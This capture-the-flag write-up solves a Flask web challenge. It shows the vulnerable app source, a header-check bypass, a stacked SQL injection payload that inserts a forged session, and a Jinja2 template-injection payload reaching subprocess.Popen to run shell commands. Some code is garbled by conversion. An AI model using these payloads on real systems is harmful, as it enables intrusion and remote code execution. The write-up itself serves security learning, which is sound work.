


# I Like To Move It

Cydes 2023 CTF Competition

This challenge consists of multiple vulnerabilities that include SQL Injection and SSTI.


When I opened the challenge, they gave us a link to the web and a zip that contains the source code of the challenge which means it will be a whitebox challenge.



When I opened the app.py, we can see that the web is running using the flask library.

```
app.py
home > kali > cydes > web > moveit > app.py
1 from flask import Flask, request, render_template, redirect, url_for, flash, g, session, send_file, render_template_string
2 from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user, current_user
3 import os
4 import sqlite3
5 import uuid
6 import re
7
8 app = Flask(__name__)
9 app.secret_key = os.urandom(24)
10 DATABASE = './transfer.db'
11
12 def get_db():
13     db = getattr(g, '_database', None)
14     if db is None:
15         db = g._database = sqlite3.connect(DATABASE)
16     return db
17
18 @app.teardown_appcontext
19 def close_connection(exception):
20     db = getattr(g, '_database', None)
21     if db is not None:
22         db.close()
23
24 @app.route('/')
25 def index():
26     return render_template('login.html')
27
28 @app.route('/home', methods=['GET'])
29 def home():
30     conn = get_db()
31     c = conn.cursor()
32     if request.cookies.get('session_id'):
33         session_id = request.cookies.get('session_id')
34         c.execute("SELECT * FROM activesessions WHERE sessionid = ?",
35                 (session_id,))
36         sessions = c.fetchone()
37         if sessions and sessions[0] and sessions[1]:
```

Let's try to install all the requirements and try to run the app locally if we can.



Wow!! We can run the app locally which means we can debug the app directly from our local.

As we can see, we have the login page but we did not know the login credentials for the login page. Forgot password also not be configured to hit any file. Therefore let's take a look at the code.

This is where it will trigger the "/" route.

```
@app.route('/')
def index():
    return render_template('login.html')
```

Nothing interesting... Let's check the login section.

```
@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password = request.form['password']

    conn = get_db()
    c = conn.cursor()
    # Fix SQLi from previous pentest
    c.execute("SELECT * FROM users WHERE username = ? AND password = ?",
              (username, password))
    user = c.fetchone()
    if user:
        if request.remote_addr == "127.0.0.1" and user[2] == "internal":
            session_id = str(uuid.uuid4())
            c.execute("INSERT INTO activesessions VALUES (?,?)", (session_id, username))
            conn.commit()
            resp = redirect(url_for('home'))
            resp.set_cookie('session_id', session_id)
            return resp
        else:
            flash("Username or password is correct but your account cant login from external.")
            return redirect(url_for('index'))
    else:
        flash("Username or password is incorrect")
        return redirect(url_for('index'))
```

Interesting... We can see if the remote address is localhost and the user is internal then it will create a new session and insert into the DB. Hurmmm it seems like we can't inject sql in this area.

Let's check init section to check the logic when the app is triggered.

```
def init_db():
    with app.app_context():
        db = get_db()
        c = db.cursor()
        c.execute("CREATE TABLE IF NOT EXISTS users (username text, password text, type text)")
        c.execute("CREATE TABLE IF NOT EXISTS activesessions (sessionid text, username text)")
        c.execute("CREATE TABLE IF NOT EXISTS guestinfo (name text, age text, email text)")
        db.commit()

if __name__ == '__main__':
    with app.app_context():
        init_db()
    app.run(debug=False, host="0.0.0.0")
```

It's looks like it will init the database and create a table. Maybe we can use this information later but we can see there is a guestinfo table. Let's check which part of the code that will use that table.

```
@app.route('/guestaccess', methods=['POST'])
def guest_access():
    # Still in development but some function may working
    g_access1 = False
    g_access2 = False
    conn = get_db()
    c = conn.cursor()
    #print(request.headers)

    for i in request.headers:
        print(i[0], "\n")
        if "x-Mode" in i[0]:
            if i[1] == "0":
                g_access1 = True
            if i[1] == "1":
                g_access2 = True


    # Only known by developer (Internal). Reminder: Dont expose the source code to anyone!
    if g_access1 and g_access2:
        name = request.form["name"]
        age = request.form["age"]
        email = request.form["email"]
        # Ensure email is in correct format
        pattern = r'^\w+([-+.\w+)*@'
        if not re.match(pattern, email):
            return ["Invalid Email"]
        c.execute("INSERT INTO guestinfo VALUES (?, ?, ?)", (name, age, ""))
        # Upgrade security only for this query
        email = sanitize_sql(email)
        print(f"UPDATE guestinfo SET email='{email}' WHERE name='{name}'")
        c.executescript(f"UPDATE guestinfo SET email='{email}' WHERE name='{name}'")
        conn.commit()
        # Will update more later in here
        return ["Internal access only"]

    # Not fully develop yet
    elif g_access1:
        name = request.form["name"]
        age = request.form["age"]
        email = request.form["email"]
        return ["In development"]
    else:
        return ["No accesssss"]
```

NICE!! We got some developer's comment there then it means it got something cool in here xD. The code will check the request if x-Mode is in the request headers and value if 1 and 0 it will set g\_access 1 and g\_access2 to true.

If both *TRUE* then it will insert the data into guestinfo tables then update the table again to insert the email.

BINGO! The devs use the variable directly in the sql query then it will be SQL INJECTION!!  
Let's try trigger the url. You can use anything you wanted to trigger but I use thunderclient ;)



Yeayyy!! We can hit the URL in POST mode. Now for the debug part let's try to check what's happening in the code.

```
app.py  Workspace Trust  TC New Request  Extension: Thunder Client

home > kali > cydes > web > moveit > app.py
56     for bads in bad_chars:
57         inputs = inputs.replace(bads, "")
58     return inputs
59
60 @app.route('/guestaccess', methods=['POST'])
61 def guest_access():
62     # Still in development but some function may working
63     g_access1 = False
64     g_access2 = False
65     conn = get_db()
66     c = conn.cursor()
67
68
69     for i in request.headers:
70         print(i[0], "\n")
71         if "x-Mode" in i[0]:
72             if i[1] == "0":
73                 g_access1 = True
74             if i[1] == "1":
75                 g_access2 = True
76
77     # Only known by developer (Internal). Reminder: Dont expose the source code to anyone!
78     if g_access1 and g_access2:
79         print("BINGO")
80         name = request.form["name"]
81         age = request.form["age"]
82         email = request.form["email"]
83         # Ensure email is in correct format
84         pattern = r'^\w+([-+.] \w+)*@'
85         if not re.match(pattern, email):
86             return ["Invalid Email"]
87         c.execute("INSERT INTO guestinfo VALUES (?, ?, ?)", (name, age, ""))
88         # Upgrade security only for this query
89         email = sanitize_sql(email)
90         print(f"UPDATE guestinfo SET email='{email}' WHERE name='{name}'")
91         c.executescript(f"UPDATE guestinfo SET email='{email}' WHERE name='{name}'")
92         conn.commit()
93         # Will update more later in here
94         return ["Internal access only"]
95     # Not fully develop yet
96     elif g_access1:
97         name = request.form["name"]
98         age = request.form["age"]
99         email = request.form["email"]
100         return ["In development"]
101     else:
102         return ["No accesssss"]
103
```

Let's put print in line 70, 79 and 90 to check what's happening by send all the required data.

POST 127.0.0.1:5000/guestaccess Send

Query Headers 3 Auth Body 1 Tests Pre Run

HTTP Headers ☐ Raw

<input checked="" type="checkbox"/>	Accept	*/*
<input checked="" type="checkbox"/>	User-Agent	Thunder Client (https://www.thunderclient.com)
<input checked="" type="checkbox"/>	x-Mode	1
<input type="checkbox"/>	header	value

POST 127.0.0.1:5000/guestaccess Send

Query Headers 3 Auth Body 1 Tests Pre Run

JSON XML Text Form Form-encode GraphQL Binary

Form Fields ☐ Files

<input checked="" type="checkbox"/>	name	bujang
<input checked="" type="checkbox"/>	age	20
<input checked="" type="checkbox"/>	email	test@mail.com
<input type="checkbox"/>	field name	value


```

$ python app.py --debug
* Serving Flask app 'app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.0.109:5000
Press CTRL+C to quit
^X@sContent-Type
Content-Length
Accept-Encoding
Accept
User-Agent
X-Mode
Host
Connection

127.0.0.1 - - [11/Jul/2023 10:49:13] "POST /guestaccess HTTP/1.1" 200 -


```

Why it didn't hit BINGO? It's because the header turns out to be X-Mode instead of x-Mode. Therefore, I realised they use "in" method that will check if particular word exists in the string. Let's try put something like bujangx-Mode1 and bunjangx-Mode2.




BINGO! We bypassed the x-Mode part. Now for the sql injection in name input then I can simply do insertion to the session table since the /home only check for the session.


payload: bujang' ; INSERT INTO activesessions VALUES('bujiang', 'bujiang') --



BINGOO BINGOO!! Now let's change our cookies using cookie editor and we should be able to access /home.



```
@app.route('/home', methods=['GET'])
def home():
    conn = get_db()
    c = conn.cursor()
    if request.cookies.get('session_id'):
        session_id=request.cookies.get('session_id')
        c.execute("SELECT * FROM activesessions WHERE sessionid = ?",
        ..... (session_id,
        )
        sessions = c.fetchone()
        if sessions and sessions[0] and sessions[1]:
            search = request.args.get('search')
            if search:
                output_search = f'''
                Search Text: {search}
                '''
                tmpl=render_template_string(output_search)
            else:
                tmpl=""
            return render_template('home.html', search=tmpl)
        else:
            return render_template('login.html')
    else:
        return render_template('login.html')
```



## Search Files



Tadaaaa! Now search for a file??

## Search Files

Search Text: flag.txt

It's just simply printed out the search query. We need to check the code again..... Hurmmm

```
@app.route('/home', methods=['GET'])
def home():
    conn = get_db()
    c = conn.cursor()
    if request.cookies.get('session_id'):
        session_id=request.cookies.get('session_id')
        c.execute("SELECT * FROM activesessions WHERE sessionid = ?",
                  (session_id,))
        sessions = c.fetchone()
        if sessions and sessions[0] and sessions[1]:
            search = request.args.get('search')
            if search:
                output_search = f'''
                Search Text: {search}
                '''
                tpl=render_template_string(output_search)
            else:
                tpl=""
            return render_template('home.html', search=tpl)
        else:
            return render_template('login.html')
    else:
        return render_template('login.html')
```

It will simply render our search query using render\_template\_string(). After few google searches...



Medium

<https://medium.com/ssti-in-flask-jinja2-20b068fdadee>

### SSTI in Flask/Jinja2

Server-Side **Template** Injection is possible when an attacker injects **template** directive as user input that can execute arbitrary code on the server.

You visited this page on 7/10/23.

Woohoo SSTI!! Here is the link to read <https://medium.com/@nyomanpradipta120/ssti-in-flask-jinja2-20b068fdadee>

Let's try to print out some subclasses in the app environment.

# Search Files

Search

Search Text:

class

type

async\_generator

bytearray\_iterator

bytearray

bytes\_iterator

bytes

builtin\_function\_or\_method

callable\_iterator

PyCapsule

cell

classmethod\_descriptor

classmethod

code

complex

contextvars.Token

contextvars.ContextVar

contextvars.Context

coroutine

dict\_items

dict\_itemiterator

dict\_keyiterator

dict\_valueiterator

dict\_keys

mappingproxy

dict\_reverseiterator

dict\_reversekeyiterator

dict\_reversevalueiterator

dict\_values

dict

ellipsis

frame

frozenset

function

generator

getset\_descriptor

instancemethod

list\_iterator

list\_reverseiterator

list

longrange\_iterator

int

map

member\_descriptor

memoryview

method\_descriptor

method

moduledef

module

odict\_iterator

pickle.PickleBuffer

property

range\_iterator

range

reversed

symtable entry

iterator

set\_iterator

set

slice

staticmethod

stderrprinter

super

traceback

tuple\_iterator

tuple

str\_iterator

str

wrapper\_descriptor

zip

types.GenericAlias

anext\_awaitable

async\_generator\_asend

async\_generator\_athrow

async\_generator\_wrapped\_value

Token.MISSING

coroutine\_wrapper

generic\_alias\_iterator

items

keys

values

hamt\_array\_node

hamt\_bitmap\_node

hamt\_collision\_node

Yeayyy! Let's find a class like subprocess.Popen to run command so we can escalate the vulnerabilities into RCE.

The subprocess.Popen is in array index 421 in my local, let's create a payload to read the flag in the root path.

```
Payload: {'__class__.__mro__[1].__subclasses__()[421]
('ls',shell=True,stdout=-1).communicate()}}
```

# Search Files

Search

Search Text: (b'cydes(flaghere)\n', None)

Flag captured!!